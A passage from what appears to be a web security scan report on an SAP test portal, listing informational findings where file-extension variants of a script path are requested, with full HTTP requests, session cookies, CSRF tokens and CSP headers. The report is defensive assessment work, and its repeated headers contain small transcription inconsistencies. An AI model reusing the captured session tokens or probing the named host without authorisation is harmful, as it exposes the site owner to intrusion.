https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource/* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.13. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.tar.gz

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.tar.gz HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
```

ai_session=KQ1QJDJCC3nCARUuzHP1QP1656564413184|1656569592393

Response 1

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:21:54 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-gzip; charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
content-length: 12
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

dummyNotUsed

Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/hfkgepm.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=PY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDJCC3nCARUuzHP1QP1656564413184|1656569592393

Response 2

HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 06:21:56 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

23.14. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.zip

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **[/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js)**

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.zip HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656569592393
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:22:11 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/zip;charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
content-length: 12
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcores.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcores.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource:/* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web:/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

dummyNotUsed
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/lita.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656569592393
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 06:22:13 GMT
Server: Apache
X-Content-Type-Options: nosniff
```

```
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.15. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.exe

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **[/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js)**

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.exe?version=20180424152222 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpicQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656571383488; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:48:18 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/octet-stream; charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
content-length: 12
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
```

```
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

dummyNotUsed
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/qxmy.js?version=20180424152222 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656571383488; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 06:49:19 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource/* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.16. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.gz

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.gz?version=20180424152222 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
```



```
